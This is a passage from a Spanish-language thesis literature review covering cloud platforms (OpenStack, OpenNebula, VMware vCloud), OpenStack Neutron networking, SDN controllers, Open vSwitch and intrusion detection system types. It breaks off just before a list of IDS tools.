- OpenStack. Es un proyecto de código abierto, fundamentalmente constituye un sistema operativo para crear nubes privadas o públicas, que proporciona una solución de infraestructura como servicio (IaaS); de esta manera provee todos los recursos de un centro de datos como almacenamiento, computación y red de manera centralizada, lo cual es escalable. Tras su lanzamiento en el 2010 se ha ido extendiendo en diferentes contextos; inicialmente satisfacía necesidades en concreto, pero con el tiempo comenzó a verse el potencial de esta plataforma en diferentes aspectos, por lo que proporciona una serie de proyectos interrelacionados, controla grandes grupos de recursos de almacenamiento, realiza múltiples cómputos y conecta diversas redes, centralizando todo de modo que se gestionan las actividades a través de un panel de control (Horizon) (Denton, 2015; R. Kumar et al., 2014).
- OpenNebula. Comenzó como un proyecto de investigación del grupo "*Distributed Systems Architecture*" con algunas de las características actuales. Desde el 2008 fue lanzado como un proyecto completamente de código abierto. OpenNebula se encuentra escrito en C++ lo cual permite tener un mejor rendimiento y escalabilidad. Como tipo de nube privada OpenNebula cuanta con las siguientes características:
    - Gestión de usuarios. Permite configurar varios usuarios, que tendrán acceso solo a sus propias instancias, la capacidad de contabilizar los recursos utilizados y con límites impuestos por cuota.
    - Gestión de imágenes de maquinas virtuales. Cada imagen de disco se registra y gestiona mediante un catálogo de imágenes centralizado.
    - Gestión de red virtual. Permite definir múltiples redes unidas a diferentes interfaces físicas, con asignación de dirección IP estática o dinámica
    - Gestión de maquinas virtuales. Cada máquina tiene su propio conjunto de características (por ejemplo, CPU, memoria, almacenamiento en disco y red virtual) y se puede iniciar en todos los hipervisores disponibles de nuestro clúster.
    - Gestión de servicios. Permite agrupar un grupo de máquinas virtuales para implementarlas juntas en el momento del arranque, y cada máquina virtual se puede configurar en el momento del arranque, sin la necesidad de asignar diferentes imágenes de disco para máquinas similares.
    - Gestión de infraestructura. Los hosts físicos se pueden gestionar solos o agrupados en clústeres independientes, y resulta útil cuando se tiene un entorno heterogéneo.

    - Gestión de almacenamiento. Cuenta con soporte para las soluciones de almacenamiento más comunes que se encuentran en centros de datos como FibreChannel, iSCSI y almacenamiento compartido como Network Attached Storage (NAS) con soporte específico para una gestión óptima de imágenes de disco
- VMware vCloud. Es un conjunto de productos y tecnologías que proporcionan las herramientas necesarias para construir una nube privada/publica. Es un producto comercial de la empresa VMware. Incluye diferentes productos y tecnologías:
    - VMware vCloud Director. Permite el aprovisionamiento de maquinas virtuales y cuenta con la características de computación elástica, proporciona una capara de gestión de la nube.
    - VMware vShield Edge. Se encarga de las características de NAT, DHCP, Web Load Balancer. Su principal función es aislar los diferentes almacenes de computación y proporcionar conectividad VPN.
    - vCenter Chargeback. Funciona como medidor y controlador de uso.
    - VMware vSphere. Provee el hipervisor y su administración.
    - vCloud API. Proporciona interoperabilidad con otras nubes y aplicaciones, se encuentra basado en REST.

2.3.2.3. Analisis comparativo entre plataformas de computación en la nube

En toda solución tecnológica existen plataformas de computación en la nube tanto comerciales como de código abierto, cada una con diferentes características dependiendo del fabricante y tipo de licenciamiento. En la Tabla 1-2 muestra un estudio comparativo respecto a las soluciones de mayor tendencia en el mercado sobre plataforma de nubes publicas.

Tabla 1-2. Analisis comparativo entre plataformas de computación en la nube

Característica / Plataforma	**OpenStack**	**OpenNebula**	**VMware vCloud**
Tipo de Licencia	Apache License Versión 2.0	Apache License Versión 2.0	Propietario
Comunidad	Alta	Media	Propietario
Interfaz Web	Alta	Media	Alta
Tipos de Nubes	Privada / Publica/ Hibrida	Privada / Publica/ Hibrida	Privada / Publica/ Hibrida
Incluye Firewall	Modular	NO	SI
Tipo Virtualizador Soportado	Hyper-V, VMware, Xen, KVM, VirtualBox	Xen, KVM, VMWare	VMWare
Tecnología de almacenamiento	LVM, Ceph, Gluster, NFS, ZFS, Sheepdog	NFS, SSH(transfer), Ceph	VSAN
Escalabilidad	Alto	Medio	Alto
Lenguaje de programación	Python	Java y Ruby	-
Modelo de red	Flat, Flat DHCP, VLAN DHCP	VLAN	Flat, VLAN, GRE

Realizado por: Cristian Miño, 2020

Entre las características que se analizaron se encuentra el tipo de licencia, soporte, y el nivel de apoyo por parte de la comunidad, estas características tienen un enfoque económico dado que si son herramientas libres el soporte y la comunidad son importantes al momento de elegir una plataforma.

Teniendo en cuenta el auto servicio como característica principal de una nube privada/publica, la interfaz de usuario forma un papel importante en la administración de una plataforma de nube, mientras mas amigable con el usuario mayor es la facilidad de administración.

Del mismo modo se analizaron las características técnicas como: tipo de virtualizador, tecnología de almacenamiento, escalabilidad, lenguaje de programación y modelo de red, siendo estas las mas importantes y sobre todo el pilar principal de una plataforma en la nube.

De acuerdo al análisis mostrado, y teniendo en cuenta el costo beneficio de las soluciones analizadas, OpenStack es la plataforma con mayor demanda, por su arquitectura basada en módulos permite una mayor flexibilidad e integración. OpenStack cuenta con un soporte de las comunidad alto, sin mencionar que empresas como IBM, DELL, Huawei colaboran con el dicho proyecto. Por lo antes mencionado y basándonos en el análisis de la Tabla 1 la plataforma escogida es OpenStack.

2.3.3. Plataforma OpenStack

OpenStack fue fundado por la NASA y Rackspace Hosting, que se ha convertido rápidamente en una comunidad global de desarrolladores de software que colaboran en un sistema operativo de nube de código abierto estándar y masivamente escalable. OpenStack se compone principalmente de tres proyectos de software como OpenStack Compute, OpenStack Object Storage y OpenStack Image Service (R. Kumar et al., 2014).

Openstack es un administrador de múltiples hipervisores como KVM, Xen, Hyper-V y ESXI, y es una colección de herramientas para administrar y orquestar recursos en la nube; proporciona una infraestructura como servicio (Iaas) y se compone de recursos tales como recursos informáticos, de almacenamiento y de red. Openstack mantiene sus servicios lo más desacoplados posible, que está diseñado para proporcionar una escalabilidad masiva. La versión 14 de OpenStack fue lanzada en octubre de 2016 bajo el nombre en clave "Newton" (Zhang et al., 2017).

El aspecto más importante de OpenStack relacionado con su uso como plataforma de nube privada es el modelo de inquilino. Los servicios de autenticación y autorización que proporcionan este modelo se implementan en el servicio de identidad, Keystone. Cada objeto virtual o físico gobernado por el sistema OpenStack existe dentro de un espacio privado denominado inquilino o proyecto. La última versión de Keystone API se ha diferenciado aún más para incluir una construcción de nivel superior llamada dominio. Independientemente de la terminología, la capacidad innata para segregar de manera segura los recursos informáticos, de red y de almacenamiento es la capacidad más fundamental de la plataforma. Esto es lo que lo diferencia de la virtualización del centro de datos tradicional y la convierte en una plataforma de nube privada (Solberg & Silverman, 2017).

Las API de componentes específicos interactúan con varias fuentes, incluidas otras API y bases de datos relacionales. Todas las interacciones de OpenStack eventualmente conducen a la capa API de OpenStack. Ciertamente se podría argumentar que la neutralidad inherente del proveedor proporcionada por las API de OpenStack es el mayor beneficio de OpenStack. Las personas que integran sistemas externos o depuran el código OpenStack se encontrarán mirando la capa API. Lo que hay que tener en cuenta es que todos los caminos conducen a las API de OpenStack (Cody Bumgardner, 2016).

2.3.3.1. Operaciones modelo de inquilino

OpenStack es nativamente compatible con múltiples inquilinos. Por ejemplo, se puede pensar en una implementación de OpenStack como un hotel. Una persona no puede ser residente de

un hotel a menos que tenga una habitación, por lo que puede pensar en los inquilinos como habitaciones de hotel. OpenStack proporciona recursos computacionales. Del mismo modo que una habitación de hotel es configurable (camas individuales o dobles, una suite o una habitación, etc.), también lo son los inquilinos. La cantidad de recursos (vCPU, RAM, almacenamiento y similares), las imágenes (imágenes de software específicas del inquilino) y la configuración de la red se basan en configuraciones específicas del inquilino (Cody Bumgardner, 2016).

Los usuarios son independientes de los inquilinos, pero los usuarios pueden tener roles para inquilinos específicos. Un solo usuario puede tener el rol de administrador en varios inquilinos. Cada vez que se agrega un nuevo usuario a OpenStack, se le debe asignar un inquilino. Cada vez que se crea una nueva instancia (VM), debe crearse en un inquilino. La administración de todos los recursos de Open-Stack se basa en la administración de los recursos del inquilino.
Debido a que su acceso a los recursos de OpenStack se basa en configuraciones de inquilinos, debe comprender cómo crear nuevos inquilinos, usuarios, roles y cuotas. Los inquilinos serán la forma fundamental de dividir y administrar configuraciones y recursos en OpenStack (Cody Bumgardner, 2016).

2.3.3.2. Componentes de OpenStack

OpenStack se puede distribuir de acuerdo con varios servicios que conforman el núcleo de la solución general:

- Compute (Nova): es un controlador de estructura de computación en la nube, que se utiliza para implementar y administrar grandes cantidades de máquinas virtuales y otras instancias para manejar tareas informáticas (R. Kumar et al., 2014).
- Almacenamiento de objetos (Swift): es un sistema de almacenamiento redundante y escalable para objetos y archivos. Los objetos y los archivos se escriben en varias unidades de disco distribuidas en todos los servidores del centro de datos, el software OpenStack solo es responsable de garantizar la replicación e integridad de los datos en el clúster (R. Kumar et al., 2014).
- Almacenamiento en bloque (Cinder): es un componente de almacenamiento en bloque, que es más análogo a la noción tradicional de que una computadora pueda acceder a ubicaciones específicas en una unidad de disco, así como también proporciona almacenamiento persistente a nivel de bloque dispositivos para usar con instancias de cómputo OpenStack. En OpenStack, el sistema de almacenamiento en bloque gestiona la creación, conexión y desconexión de los dispositivos de bloque a los servidores (R. Kumar et al., 2014).

- Redes (Neutron): Neutron proporciona la capacidad de red para OpenStack y es un sistema para administrar redes y direcciones IP de manera fácil, rápida y eficiente (R. Kumar et al., 2014).
- Dashboard (Horizon): Horizon es el tablero detrás de OpenStack que proporciona a los administradores y usuarios una interfaz gráfica para acceder, aprovisionar y automatizar recursos basados en la nube (R. Kumar et al., 2014).
- Servicio de identidad (Keystone): OpenStack Identity (Keystone) proporciona servicios de identidad para OpenStack o es un directorio central de usuarios asignados a los servicios de OpenStack a los que pueden acceder. Proporciona múltiples medios de acceso, y actúa como un sistema de autenticación común en todo el sistema operativo en la nube y puede integrarse con servicios de directorio de back-end existentes como LDAP (R. Kumar et al., 2014).
- Servicio de imagen (Glance): el Servicio de imagen OpenStack (Glance) proporciona servicios de imagen a OpenStack, descubrimiento, registro y servicios de entrega para imágenes de disco y servidor, también permite que estas imágenes se utilicen como plantillas al implementar nuevas instancias de máquinas virtuales (R. Kumar et al., 2014).
- Telemetría (Ceilómetro): el Servicio de telemetría de OpenStack (Ceilómetro) proporciona servicios de telemetría, que permiten que la nube brinde servicios de facturación a usuarios individuales de la nube, mantiene un recuento verificable del uso del sistema de cada usuario de cada uno de los diversos componentes de un OpenStack nube (R. Kumar et al., 2014).
- Orchestration (Heat): es un servicio que permite a los desarrolladores almacenar los requisitos de una aplicación en la nube en un archivo que define qué recursos son necesarios para esa aplicación (R. Kumar et al., 2014).

2.3.3.3. Neutron – OpenStack Networking

OpenStack Networking es un sistema conectable, escalable e impulsado por API para administrar redes y direcciones IP en una nube basada en OpenStack. Al igual que otros componentes principales de OpenStack, los administradores y usuarios pueden usar OpenStack Networking para aumentar el valor y maximizar la utilización de los recursos existentes del centro de datos (Denton, 2015).

Neutron es el nombre del componente de red de OpenStack, este es un servicio *standalone,* el cual significa que puede ser instalado de forma independiente sin la necesidad de requerir de otros componentes de OpenStack. Los servicios de Neutron pueden ser divididos a lo largo de los hosts con el objetivo de proveer redundancia y alta disponibilidad. Al igual que la mayoría

de componentes de OpenStack, Neutron expone una API que se utiliza para la comunicación entre los componentes, incluso para la interacción con el usuario final (Denton, 2015).

OpenStack incluye varias tecnologías que se podrían encontrar en un centro de datos común, entre estas tecnologías se encuentran:

- Switching. Se define como una aplicación de software que conecta máquinas virtuales a redes virtuales en la capa 2, o la capa de enlace de datos, del modelo OSI. Neutron admite múltiples plataformas de conmutación virtual, incluidos los puentes de Linux proporcionados por el módulo del núcleo del puente y Open vSwitch (Denton, 2015).
  Open vSwitch, también conocido como OVS, es un conmutador virtual de código abierto que admite interfaces y protocolos de administración estándar, incluidos NetFlow, SPAN, RSPAN, LACP y el etiquetado VLAN 802.1q. Sin embargo, muchas de estas características no están expuestas al usuario a través de la API OpenStack (Denton, 2015).

- Routing. *OpenStack Networking* proporciona capacidades de enrutamiento y NAT mediante el uso de reenvío de IP, *iptables* y espacios de nombres de red. Dentro de un espacio de nombres de red, podemos encontrar sockets, puertos vinculados e interfaces que se crearon en el espacio de nombres (Denton, 2015).

  Cada espacio de nombres de red tiene su propia tabla de enrutamiento, interfaces y procesos de *iptables* que proporcionan filtrado y traducción de direcciones de red. Al aprovechar los espacios de nombres de red para separar redes, no existe la preocupación de superponer subredes entre redes creadas por inquilinos. La configuración de un enrutador dentro de Neutron permite que las instancias interactúen y se comuniquen con redes externas u otras redes en la nube (Denton, 2015).

- Load Balancing. Es introducido por primera vez en la versión Grizzly de OpenStack, *Load Balancing as a Service*, también conocido como LBaaS, tiene como función brindar a los usuarios la capacidad de distribuir las solicitudes de los clientes en varias instancias o servidores. Los usuarios pueden crear monitores, establecer límites de conexión y aplicar perfiles de persistencia al tráfico que atraviesa un equilibrador de carga virtual (Denton, 2015).

  Load Balancing divide la cantidad de trabajo que una computadora tiene que hacer entre dos o más computadoras para que se realice más trabajo en la misma cantidad de tiempo y, en general, todos los usuarios reciben servicio más rápido (Rashmi et al., 2016).

Se puede implementar con hardware, software o una combinación de ambos; desempeña un papel esencial para proporcionar garantías de calidad de servicio (QoS) en la computación en la nube, y ha generado un interés sustancial en la comunidad de investigación. Por lo general, el *Load Balancing* es la razón principal de la agrupación de servidores de la computadora. Un *Load Balancing* es un dispositivo que actúa como un proxy inverso y distribuye el tráfico de la red o de la aplicación en varios servidores, se utiliza para aumentar la capacidad (usuarios concurrentes) y la confiabilidad de las aplicaciones (Rashmi et al., 2016).

La versión de Kilo de OpenStack introdujo la versión 2 de la API de LBaaS en un estado experimental. La API v2 es una gran mejora con respecto a la versión 1, y para el lanzamiento de Liberty, debería ser estable. OpenStack Networking está equipado con un complemento para LBaaS que utiliza HAProxy en la implementación de referencia de código abierto (Denton, 2015).

- Firewalling. En la versión actual de OpenStack, hay dos métodos para proporcionar seguridad a las instancias: grupos de seguridad y *firewalls*. Cuando se usan grupos de seguridad, las instancias se colocan en grupos que comparten funcionalidades comunes y conjuntos de reglas. Las reglas de *Iptables* se configuran en nodos de proceso y filtran el tráfico dentro y fuera de los puentes de Linux conectados a cada instancia.

  En una implementación de referencia, cuando se usan *firewalls* virtuales proporcionados por *Firewall as a service*, también conocido como FWaaS, la seguridad se maneja en el borde de la red en un enrutador de neutrones en lugar de en el nodo de cómputo. A través de la versión Liberty de OpenStack, la API FWaaS permanece en un estado experimental sin compatibilidad retroactiva garantizada en futuras versiones (Denton, 2015).

- Virtual Private Networks. Una red privada virtual, o VPN, extiende una red privada a través de una red pública como Internet. Una VPN permite que una computadora envíe y reciba datos a través de redes públicas como si estuviera directamente conectada a la red privada (Denton, 2015).

  Neutron proporciona un conjunto de API para permitir a los usuarios crear túneles VPN basados en IPSec desde enrutadores de Neutron a puertas de enlace remotas cuando se utiliza la implementación de referencia de código abierto (Denton, 2015).

> La segmentación del tráfico en el sistema, se logra mediante el etiquetado de VLAN o el túnel GRE para cada inquilino. Por lo tanto, la alternativa diferente del sistema de conmutación de red juega un papel importante en la complejidad de la arquitectura de red en la computación en la nube (P. Sharma, 2018).

Estas características pueden ser configuradas bajo la influencia de software de código abierto o comercial. Neutron tiene soporte para *plugins* de terceros y drivers que permiten extender las funcionalidades e implementación del API de Neutron. Existe dos tipos de *plugins* en la arquitectura de Neutron; *Core plugin, Service plugin*. Los *plugins* Core se implementan en el núcleo del API de Neutron y es el responsable de la red lógica y su administración (Denton, 2015).

El dominio del servidor de Neutron se ejecuta en el nodo de red, se inicia y lee los archivos de configuración y luego cientos de complementos y extensiones configurados. Implementa y proporciona modelos de red y direccionamiento IP para cada puerto en consecuencia. Además, expone las API a los clientes de neutrones (a través del Panel de control, la interfaz de línea de comandos o las llamadas a la API) y reenvía las solicitudes de los clientes a los complementos configurados (P. Sharma, 2018).

2.3.3.4. Redes Definidas por Software

La tecnología de red definida por software (SDN) es un enfoque de la red informática que permite a los administradores de red inicializar, controlar, cambiar y gestionar el comportamiento de la red de manera dinámica mediante interfaces abiertas y proporcionar abstracción de la funcionalidad de nivel inferior. El hecho de que la arquitectura estática de las redes tradicionales no es compatible con todas las necesidades dinámicas y escalables de cómputo y almacenamiento de los entornos informáticos más modernos, como los centros de datos que aborda la tecnología SDN. Esto se hace desacoplando o desasociando el sistema que toma decisiones sobre dónde se envía el tráfico (el controlador SDN o el plano de control) de los sistemas subyacentes que envían el tráfico al destino seleccionado, que es el plano de datos (Ansari et al., 2018).

Actualmente, SDN se define mejor como un paradigma de red que desacopla el plano de control del plano de datos, lo que permite un control centralizado de la red junto con una vista de red global donde las aplicaciones de red se ejecutan sobre un sistema operativo de red (Cox et al., 2017).

El propósito de la supervisión de la red es apoyar las operaciones de gestión adecuadas. El monitoreo proporciona una vista del estado de la red e ilustra el comportamiento de la red, que es una base para futuras operaciones de gestión, como ingeniería de tráfico, calidad de servicio (QoS) y detección de anomalías. En las redes de computadoras, el modelo de operación es una arquitectura apilable con diferentes capas, que une numerosos hosts para el intercambio de datos. Para satisfacer varios propósitos de gestión, el monitoreo de red ayuda a los operadores de red a obtener estadísticas de operación y uso. A medida que Internet continúa creciendo a un ritmo acelerado, las nuevas tecnologías aprovechan cada vez más las aplicaciones de red para mejorar nuestra vida diaria (Tsai et al., 2018).

En la actualidad, la arquitectura de red tradicional no puede cumplir con todos los requisitos de las nuevas aplicaciones. Por ejemplo, los servicios de entrega de contenido generalmente requieren controles flexibles y adaptativos para garantizar un alto rendimiento en términos de transmisión de red global y regional. Los servicios de transmisión en vivo pueden requerir repentinamente una gran capacidad de ancho de banda para atender a sus audiencias. Una vez que finaliza la transmisión, los recursos de la red ya no son necesarios. De acuerdo con los requisitos de la aplicación, los sistemas de red deben ser inteligentes para la adaptación y la optimización (Tsai et al., 2018).

2.3.3.5. Plataformas para controladores SDN

La red definida por software (SDN) se define como una plataforma que proporciona soporte dinámico, adaptable, rentable y manejable, y que busca ser adecuado para la naturaleza dinámica y de gran ancho de banda de las aplicaciones actuales. Las arquitecturas SDN básicamente realizan funciones de desvío y control de red de desacoplamiento, permitiendo que el control de red se vuelva directamente programable y que la infraestructura subyacente se abstraiga de las aplicaciones y servicios de red (Ansari et al., 2018).

La controladora OpenDaylight está basada en Java y se deriva del diseño Beacon original. Admite OpenFlow y otras API hacia el sur (como Cisco OpFlex) e incluye características críticas, como la alta disponibilidad y la agrupación en clúster (SDxCentral, 2014).

La controladora OpenDaylight se implementa únicamente en software y se mantiene dentro de su propia máquina virtual Java (JVM), pero se puede implementar en una variedad de entornos de red de producción. Junto con su controlador SDN, OpenDaylight Project lanzó su primer código, Hydrogen, que ofrecía tres ediciones diferentes para los usuarios. En septiembre de 2014, OpenDaylight Project presentó su segundo lanzamiento de código,

Helium. Ambas versiones de código son marcos abiertos para la capacidad de programación de la red para habilitar SDN para redes de cualquier tamaño (SDxCentral, 2014).

El octavo y más reciente código de OpenDaylight es Oxygen, lanzado en 2018, que presenta un complemento P4 y un complemento Kubernetes para entornos mixtos de máquinas virtuales y contenedores. Oxygen también adopta un modelo de "distribución administrada". ODL define este modelo como la desconexión de " proyectos no centrales del proceso de lanzamiento principal y les permite evolucionar a su propio ritmo" (SDxCentral, 2014).

2.3.4. Open vSwitch

Open vSwitch (OVS) es un conmutador de software de código abierto que se usa ampliamente en entornos de producción y es compatible con muchas y diferentes distribuciones de Linux. Además, se ha portado a los sistemas operativos Windows de Microsoft (Chauhan and Sood, 2019; Elbashir, 2017).

Normalmente, OVS se implementa en el host y funciona con hipervisores (por ejemplo, KVM) y sistemas de contenedores (como Docker) e interconecta las máquinas / contenedores virtuales y puede utilizar las interfaces de red físicas del host del servidor (Elbashir, 2017).

Además de funcionar como un conmutador Ethernet estándar, OVS actúa como un conmutador OpenFlow al exportar una interfaz externa que utiliza el protocolo OpenFlow. A través de OpenFlow, OVS puede enviar paquetes al controlador SDN y recibir actualizaciones de la tabla de flujo en tiempo de ejecución del controlador. OVS exporta otra interfaz externa utilizando el protocolo de administración OVSDB. Esto permite leer la configuración de un conmutador, crear o eliminar conmutadores y cambiar las configuraciones del conmutador (por ejemplo, agregar o eliminar puertos y configurar la calidad del servicio). Tanto OpenFlow como OVSDB admiten comunicación segura utilizando el protocolo Transport Layer Security (TLS) (Elbashir, 2017).

Open vSwitch admite varios protocolos diferentes, como Red de área local virtual (VLAN), Encapsulación de enrutamiento genérico (GRE) y Red de área local extensible virtual (VXLAN), para aislar diferentes inquilinos dentro de entornos de nube (Elbashir, 2017; Langenskiöld, 2017).

Una implementación de Open vSwitch consta de tres componentes:

- Ruta lenta (OVS-VSWITCHD)

La ruta lenta se implementa en el espacio del usuario mediante el proceso OVS-VSWITCHD. Comprende la lógica de reenvío y tiene una interfaz OpenFlow. También mantiene la tabla de flujo. La tabla de flujo se puede manipular manualmente mediante el comando OVS-OFCTL o mediante el controlador SDN externo mediante OpenFlow. Con OpenFlow, el controlador SDN puede monitorear flujos, obtener estadísticas de flujos y enviar paquetes al conmutador (Langenskiöld, 2017).

- Ruta rápida (ruta de datos)

La ruta rápida, también conocida como ruta de datos, se implementó inicialmente como un módulo del núcleo. El camino rápido es donde ocurre el reenvío de paquetes. La ruta de datos mantiene un caché de la tabla de flujo, mientras que ovs-vswitchd usa sockets Netlink para actualizar esta tabla de caché con flujos y acciones asociadas (Langenskiöld, 2017).

La ruta de datos recibe los paquetes que llegan desde una tarjeta de interfaz de red (NIC) física o virtual. La ruta de datos busca en su tabla de flujo en caché un flujo coincidente; de lo contrario, reenvía el paquete a través del socket Netlink a ovs-vswitchd para que decida cómo se manejará el paquete. Al recibir el paquete, el proceso ovs-vswitchd enviará la actualización necesaria para la tabla de caché junto con el paquete original que ahora se reenviará en función de la nueva entrada en la tabla de flujo en caché. Como resultado, los paquetes subsiguientes en el mismo flujo serán manejados completamente por la ruta de datos. Cuando OVS-VSWITCH no encuentra una coincidencia en su tabla de flujo, envía el paquete al controlador SDN que decide cómo se procesará el paquete y luego envía una actualización a la tabla de flujo junto con el paquete original y una acción para reenviar según la entrada de la tabla de flujo recién instalada. También se puede acceder a la tabla de flujo en caché utilizando el comando OVS-DPCTL (Langenskiöld, 2017).

Inicialmente, la tabla de flujo en caché se diseñó para admitir el almacenamiento en caché de micro flujo, es decir, coincidencias exactas en todos los campos de encabezado de paquete. Sin embargo, esto causó una degradación del rendimiento cuando se implementó con una gran cantidad de conexiones de corta duración. Como resultado, se introdujo el almacenamiento en caché de mega flujo en el que se pueden agregar flujos que conducen a una memoria caché de dos niveles (Langenskiöld, 2017).

La introducción del Kit de desarrollo de plano de datos (DPDK) permitió que la ruta de datos se implementara en el espacio del usuario, proporcionando así un procesamiento de paquetes de alto rendimiento. Esto da como resultado un mayor rendimiento de la red y una menor latencia. La comunicación entre procesos entre los dos procesos de espacio de usuario (ovs-

vswitchd y ruta de datos) se realiza utilizando una estructura de datos en anillo en la memoria compartida (Langenskiöld, 2017).

- Base de datos de configuración (servidor ovsdb)

El servidor OVSDB mantiene una base de datos persistente donde se almacenan todas las configuraciones del conmutador. Expone una interfaz externa utilizando el protocolo de administración OVSDB. Además, el comando OVS-VSCTL se puede usar para configurar la base de datos. Los ejemplos de tales configuraciones incluyen la configuración de la dirección IP del controlador SDN, la creación o eliminación de conmutadores, la adición o eliminación de puertos y la configuración de la calidad del servicio. El proceso OVS-VSWITCHD puede consultar la base de datos para configuraciones de conmutador usando OVSDB.

2.3.5. Sistemas de detección de intrusos (IDS)

En la detección de mal uso, los ataques siguen patrones bien definidos que explotan las debilidades del sistema y el software de la aplicación. Dado que estos ataques siguen patrones y firmas bien definidos, generalmente se codifican de antemano y luego se utilizan para que coincidan con el comportamiento del usuario, lo que implica que la detección del uso indebido requiere un conocimiento específico del comportamiento intrusivo dado. De esta manera, con una detección basada en firmas, en la cual los patrones de ataque pueden predeterminarse en forma de firmas, estas se utilizan para detectar los ataques a la red, por lo general, el método de detección examina el tráfico de la red con firmas predefinidas y cada vez que se actualiza la base de datos (V. Kumar & Sangwan, 2012).

Un sistema de detección de intrusos (IDS) monitorea las actividades de la red o del sistema en busca de actividades maliciosas o violaciones de políticas y produce informes a una estación de administración. Los sistemas informáticos están evolucionando para estar cada vez más expuestos a los ataques, debido a su amplia conectividad de red. Los sistemas de detección de intrusos (IDS) se centran principalmente en identificar incidentes probables, monitorear información sobre ellos, intentar detenerlos e informarlos a la seguridad administradores en un entorno en tiempo real y aquellos que ejercen datos de auditoría con cierto retraso (no en tiempo real). Un IDS proporciona observación de la red durante todo el día y es un muro adicional para asegurar la red (Rizvi & Keole, 2015).

Los IDS pueden ser de dos modos: *inline* y *outline* (mirror). El modo *inline* se refiere a que la configuración física de la red, donde un dispositivo determinado está ubicado en un sitio tal que todo el tráfico de información pasa a través de este; por otra parte, el modo mirror es la configuración física de red en la cual la condición fundamental es que el dispositivo está en

un lugar tal que recibe una copia (espejo) de todo el tráfico de la red, lo cual se alcanza a través de los puertos especiales de los *switches* (Astudillo et al., 2011).

2.3.5.1. Fases de trabajo del análisis de intrusión

El proceso de análisis de intrusiones es muy importante para las redes y el sistema de arena puede dividirse ampliamente en cuatro fases y las fases son las siguientes (Rizvi & Keole, 2015):



Figura 3-2. Fases de trabajo del análisis de intrusión

Realizado Por: Rizvi y Keole , 2015

- Preprocesamiento. Es la primera fase del sistema de detección de intrusos. Recopila la actividad de un ID o sensores IPS. En este paso, los datos se organizan en algún patrón para su clasificación. Esta etapa ayudaría a determinar el formato en el que se colocan los datos, que sería un formato canónico o una base de datos estructurada. Una vez que los datos están formateados, se clasifican aún más, esta clasificación depende de los esquemas de análisis que se utilicen.
- Análisis. Después del preprocesamiento, el registro de datos se compara con la base de conocimiento. El registro de datos se registrará como un evento de intrusión o se eliminará y se analizará el siguiente registro de datos.
- Respuesta. En el IDS se obtiene la información pasivamente después del hecho, por lo que se debe recibir una alerta después del hecho. La respuesta se puede configurar para que se realice automáticamente, o se puede hacer manualmente después de que alguien analizó manualmente la situación.
- Ajustes. En esta etapa, se realizan ajustes precisos, basados en el uso anterior y las intrusiones detectadas. Esto ayuda a reducir los niveles de falsos positivos y a tener más herramientas de seguridad. Estas son herramientas como CTR (Cisco Threat Response) que ayuda con la etapa de refinación al asegurarse de que una alerta sea válida al verificar si usted es vulnerable al ataque o no. Detección basada en reglas, incluso conocida como detección de firma, coincidencia de patrones y detección de mal uso.

2.3.5.2. Clasificación del sistema de detección de intrusos (IDS)

Para discutir los sistemas de detección de intrusos (IDS) correctamente, es necesario distinguir entre los diferentes IDS. Por lo tanto, la clasificación de los sistemas de identificación es muy importante y se señalan a continuación (Rizvi & Keole, 2015):

a. Sistema de detección de intrusos basados en firma

Los paquetes de un monitor IDS basados en firmas en la red y se comparan con los patrones de ataque preconfigurados y predeterminados conocidos como firmas. Cuando se reconoce un nuevo ataque, los expertos o programas tienen que identificar patrones típicos en dichos ataques, que pueden convertirse en firma. Dado que este proceso lleva tiempo, habrá un desfase entre la nueva amenaza descubierta y la firma que se aplica en IDS para detectar la amenaza. Durante este tiempo de retraso, el IDS no podrá identificar la amenaza; para reducir aún más el retraso, el software de seguridad que utiliza tales firmas debe actualizarse con la mayor frecuencia posible (Rizvi & Keole, 2015).

b. Sistema de detección de intrusiones basado en anomalías

Los IDS basados en anomalías detectan incidentes, que muestran perfiles de comportamiento atípicos o violan umbrales basados en análisis estadísticos. Ejemplos de esto son los posibles ataques de enmascaramiento, que se detectan de esta manera o las penetraciones del sistema de control de seguridad. Otros posibles escenarios de fuga o ataques de denegación de servicio, que se detectan mediante el uso atípico de los recursos del sistema. También existen problemas que incluyen uso malicioso, violaciones de restricciones de seguridad o uso de privilegios especiales; por lo tanto, un IDS basado en anomalías estadísticas determina la actividad normal de la red, registra qué tipo de ancho de banda se usa generalmente, qué tipo de protocolos se usan, qué puertos y dispositivos generalmente se conectan entre sí, y alerta al administrador o usuario cuando se detecta tráfico que presenta anomalías. Esto podría incluir comparar cierto valor del indicador de tráfico con un umbral, en función de su desviación estándar determinada históricamente (Rizvi & Keole, 2015).

c. Sistema de detección de intrusiones basado en el host

La detección de intrusiones basada en host (HIDS) se refiere a la detección de intrusiones que tiene lugar en un solo sistema host, los datos se recopilan de un sistema host individual; el agente HIDS supervisa actividades como la integridad del sistema, la acción de la aplicación, los cambios de archivos, el tráfico de red basado en el host y los registros del sistema. Mediante el uso de herramientas comunes de *hashing*, marcas de tiempo de archivo, registros del sistema y monitoreo de las llamadas del sistema y la interfaz de red local le brinda al agente información sobre el estado actual del host local. Si se detecta algún cambio no autorizado o

actividad, alerta al usuario mediante una ventana emergente, alerta al servidor de administración central, bloquea la actividad o una combinación de los tres anteriores; la decisión debe basarse en la política que está instalada en el sistema local. Estos procedimientos basados en el host se consideran el componente pasivo (Rizvi & Keole, 2015).

d. Sistemas de detección de intrusiones en la red

Un sistema de detección de intrusos basado en la red (NIDS) se usa para monitorear y analizar el tráfico de la red para proteger un sistema de amenazas basadas en la red donde los datos son tráfico a través de la misma. Un NIDS intenta detectar actividades maliciosas como ataques de denegación de servicio (Dos), escaneos de puertos y monitoreo de ataques de tráfico de red; este sistema incluye una serie de sensores para monitorear el tráfico de paquetes, uno o más servidores para las funciones de administración de NIDS, y uno o más relevos de administración para la interfaz humana. NIDS examina el tráfico paquete por paquete en tiempo real, o casi en tiempo real, para intentar detectar patrones de intrusión. El análisis de los patrones de tráfico para detectar intrusiones puede realizarse en los sensores, en los servidores de administración o en la combinación de ambos. Estos procedimientos basados en la red se consideran el componente activo (Rizvi & Keole, 2015).

2.3.5.3. Sistemas de detección de intrusos (IDS)

Entre las principales sistemas de detección de intrusos se encuentran los siguientes:

